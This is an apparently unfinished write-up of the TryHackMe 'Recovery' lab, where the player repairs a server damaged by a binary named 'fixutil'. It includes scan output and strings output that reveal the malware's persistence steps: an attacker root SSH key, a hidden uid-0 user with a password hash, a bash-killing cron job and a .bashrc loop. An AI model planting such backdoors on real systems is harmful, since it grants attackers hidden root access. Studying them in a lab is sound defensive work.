# Recovery

## Recovery


https://tryhackme.com/room/recovery

### stealth ssh

### scan


`rustscan -a 10.10.255.176 -- -sC -sV -A | tee scan.txt`

2 ssh , 2 http



```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 5517c1d497ba8d82b9608139e4aa1ee8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCqaXDoAAvwHBvNhrHfjZaxCgLbQAImpPRiPxxetRqPQYVPusw2lV6HPV1j2ymgdsaA7bNP8jroSq54c2mVLyYVYwbdUscYuLMj/RflPxHx/18J2LF0FnhyRsX8iszNqQ+BqDQ74O2hyN/Cqbwy8pm
6i75QRIBlyFRzFwihqSqCDp9O075Y9wr2+iQX8yzL7CJjnS5w+vEdnGsf88Mzs/NZxB2ZHoDf3lw8uMo0iHg23GfPntVilr01AP6szDOHIMlMMk6pMqkU7MrXvJz+Ij+MP8b1+5T0uBB4MgtrUyQLXyRZGX4M30YGdR+jnfAjIKEjAEqrSyotr+l+hLEg
UNHT
|   256 8df54bab23eda3c0e9ca90e980be1444 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCjzHLHSekU/G6uRjXbHIsERaRTzJ+a1lVwvIXkLoaqhlHIM616JxWkaUD0CxzLjrnSjxKsjI1YXcrHYFNd2rys=
|   256 3eae9186811204e47090b140efb7f1b6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHR259lx5M/24wvX1dnbS1ehHzmK4sr1B7aZqsfIesOB
80/tcp    open  http    syn-ack Apache httpd 2.4.43 ((Unix))
| http-methods:
|   Supported Methods: HEAD GET POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.43 (Unix)
1337/tcp  open  http    syn-ack nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Help Alex!
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
65499/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9b6aa938daab7f3af719d7fc5831d63 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDIefQd78mUpATjIg691Z6jdxWq6XjvivNMdaV3PrE70ee0YPwQxQwNYswl7v1k+r9c1PENL8ol4wokp/nk2omQP3Iwua/STVYo6Xdh9DIgC7x68FWaJn/t24zhKKZ/v8vHIIulI5sdHTQzapVgIqh
ZFHW1JhvmdObuKGccGRQddPElr2pwguwSdNOzW21h8LPMr7wEiafbaLhM09fEN0UUWwDF4RfFo5GoW7Mhz4Y64PxlH6CbrAS/z0sPe7F3nx2/YNdvM83VNNtGCSOnSbmt0AbgZHh/Zv05RM8p1QR4EoMSi4ogQW6VH78GNRROG2V+P56u1VQ/Je6CXLMW
ML69
|   256 64981438ff38057e25ae5d332db678f3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEFh4xjNznqUWlomutlVT1AIG/RmduH5bjmze2euH63jQRqYS1h8Y4Negc4cw4CXm3HpkxtYctO4VAaGwHCGNWk=
|   256 ef2e603adeea2b257d26dab56b5bc43a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/31imc1cKaUsvUlgomJ1RGFpLTNcb1YDT+TDXJ03R5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I have creds for ssh :22



**Please access the web server and repair all the damage caused by fixutil. You can find the binary in my home directory. Here are my ssh credentials:**

```
Username: alex
Password: madeline
```


**I have setup a control panel to track your progress on port 1337.** Access it via your web browser. As you repair the damage, you can refresh the page to receive those "flags" I know you love hoarding.

Good luck!
- Your friend Alex

### ssh 22

I can't do nothing on ssh. But I can connect by "stealth terminal" for short time


`ssh -T alex@10.10.255.176`



```
    -s      May be used to request invocation of a subsys
            The subsystem is specified as the remote comm

    -T      Disable pseudo-terminal allocation.
```


check processes

`ps aux`




```
┌──(kali㉿kali)-[~/THM/recovery]
└─$ ssh -T alex@10.10.255.176
alex@10.10.255.176's password:
Linux recoveryserver 4.15.0-106-generic #107-Ubuntu SMP Thu Jun 4 11:27:52 UTC 2020 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.3  0.0   2388    68 ?        Ss   19:30   0:04 /bin/sh -c /root/init_script.sh
root         6  0.0  0.0   2388    68 ?        S    19:30   0:00 /bin/sh /root/init_script.sh
root        15  0.0  0.2  15852  1236 ?        Ss   19:30   0:00 /usr/sbin/sshd
root        22  0.0  0.2   5512  1100 ?        Ss   19:30   0:00 /usr/sbin/cron
root        23  0.0  0.3   5936  1776 ?        S    19:30   0:00 httpd -DFOREGROUND
daemon      25  0.0  0.4 752536  1972 ?        Sl   19:30   0:00 httpd -DFOREGROUND
daemon      26  0.0  0.2 752208  1272 ?        Sl   19:30   0:00 httpd -DFOREGROUND
daemon      27  0.0  0.3 752464  1944 ?        Sl   19:30   0:00 httpd -DFOREGROUND
root       295  0.0  1.5  16500  7616 ?        Ss   19:48   0:00 sshd: alex [priv]
alex       301  0.0  0.9  16784  4876 ?        S    19:48   0:00 sshd: alex@notty
alex       302  0.0  0.5   3736  2732 ?        Ss   19:48   0:00 -bash
alex       304  0.0  0.5   7640  2708 ?        R    19:48   0:00 ps aux
```

```
strings fixutil
```




```
dH34%(
/usr/local/apache2/htdocs/
/opt/.fixutil/
/opt/.fixutil/backup.txt
/bin/mv /tmp/logging.so /lib/x86_64-linux-gnu/oldliblogging.so
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC4U9gOtekRWtwKBl3+ysB5WfybPSi/rpvDDfvRNZ+BL81mQYTMPbY3bD6u2eYYXfWMK6k3XsILBizVqCqQVNZeyUj5x2FFEZ0R+HmxXQkBi+yNMYoJYgHQyngIezdBsparH62RUTfmUbwGlT0kxqnnZ
QsJbXnUCspo0zOhl8tK4qr8uy2PAG7QbqzL/epfRPjBn4f3CWV+EwkkkE9XLpJ+SHWPl8JSdiD/gTIMd0P9TD1Ig5w6F0f4yeGxIVIjxrA4MCHMmo1U9vsIkThfLq80tWp9VzwHjaev9jnTFg+bZnTxIoT4+Q2gLV124qdqzw54x9AmYfoOfH9tBwr0+p
JNWi1CtGo1YUaHeQsA8fska7fHeS6czjVr6Y76QiWqq44q/BzdQ9klTEkNSs+2sQs9csUybWsXumipViSUla63cLnkfFr3D9nzDbFHek6OEk+ZLyp8YEaghHMfB6IFhu09w5cPZApTngxyzJU7CgwiccZtXURnBmKV72rFO6ISrus= root@recovery
/root/.ssh/authorized_keys
/usr/sbin/useradd --non-unique -u 0 -g 0 security 2>/dev/null
/bin/echo 'security:$6$he6jYubzsBX1d7yv$sD49N/rXD5NQT.uoJhF7libv6HLc0/EZOqZjcvbXDoua44ZP3VrUcicSnlmvWwAFTqHflivo5vmYjKR13gZci/' | /usr/sbin/chpasswd -e
/opt/brilliant_script.sh
#!/bin/sh
for i in $(ps aux | grep bash | grep -v grep | awk '{print $2}'); do kill $i; done;
/etc/cron.d/evil
* * * * * root /opt/brilliant_script.sh 2>&1 >/tmp/testlog
:*3$"
GCC: (Ubuntu 9.3.0-10ubuntu2) 9.3.0
/usr/lib/gcc/x86_64-linux-gnu/9/include
/usr/include/x86_64-linux-gnu/bits
/usr/include/x86_64-linux-gnu/bits/types
/usr/include
replacelogging.c
stddef.h
types.h
struct_FILE.h
FILE.h
stdio.h
```



```
#

# To permit this cgi, replace # on the first line above with the
# appropriate #!/path/to/sh shebang, and set this script executable
# with chmod 755.
#
# ***** !!! WARNING !!! *****
# This script echoes the server environment variables and therefore
# leaks information - so NEVER use it in a live server environment!
# It is provided only for testing purpose.
# Also note that it is subject to cross site scripting attacks on
# MS IE and any other browser which fails to honor RFC2616.

# disable filename globbing
set -f

echo "Content-type: text/plain; charset=iso-8859-1"
echo

echo CGI/1.0 test script report:
echo

echo argc is $#. argv is "$*".
echo

echo SERVER_SOFTWARE = $SERVER_SOFTWARE
echo SERVER_NAME = $SERVER_NAME
echo GATEWAY_INTERFACE = $GATEWAY_INTERFACE
echo SERVER_PROTOCOL = $SERVER_PROTOCOL
echo SERVER_PORT = $SERVER_PORT
echo REQUEST_METHOD = $REQUEST_METHOD
echo HTTP_ACCEPT = "$HTTP_ACCEPT"
echo PATH_INFO = "$PATH_INFO"
echo PATH_TRANSLATED = "$PATH_TRANSLATED"
echo SCRIPT_NAME = "$SCRIPT_NAME"
echo QUERY_STRING = "$QUERY_STRING"
echo REMOTE_HOST = $REMOTE_HOST
echo REMOTE_ADDR = $REMOTE_ADDR
echo REMOTE_USER = $REMOTE_USER
echo AUTH_TYPE = $AUTH_TYPE
echo CONTENT_TYPE = $CONTENT_TYPE
echo CONTENT_LENGTH = $CONTENT_LENGTH
```


I can't remove nothing malicious, can remove something in



```
.debug_line
.debug_str
/home/alex/.bashrc
while :; do echo "YOU DIDN'T SAY THE MAGIC WORD!"; done &
/bin/cp /lib/x86_64-linux-gnu/liblogging.so /tmp/logging.so
/lib/x86_64-linux-gnu/liblogging.so
echo pwned | /bin/admin > /dev/null
```

my home directory

`rm .bashrc`




```
rm .bashrc
ls -la
total 60
drwxr-xr-x 1 alex alex  4096 Feb 25 14:39 .
drwxr-xr-x 1 root root  4096 Jun 17  2020 ..
-rw-r--r-- 1 alex alex   220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 alex alex   807 Apr 18  2019 .profile
-rwxrwxr-x 1 root root 37344 Jun 12  2020 fixutil

┌──(kali㉿kali)-[~/THM/recovery]
└─$ ssh alex@10.10.82.193
alex@10.10.82.193's password:
Linux recoveryserver 4.15.0-106-generic #107-Ubuntu SMP Thu Jun 4 11:27:52 UTC 2020 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
alex@recoveryserver:~$ ls -la
total 60
drwxr-xr-x 1 alex alex  4096 Feb 25 14:39 .
drwxr-xr-x 1 root root  4096 Jun 17  2020 ..
-rw-r--r-- 1 alex alex   220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 alex alex   807 Apr 18  2019 .profile
-rwxrwxr-x 1 root root 37344 Jun 12  2020 fixutil
alex@recoveryserver:~$ 
```

Now I can download linpeas

```
scp linpeas.sh alex@10.10.82.193:/home/alex
```

Not shure thet help me



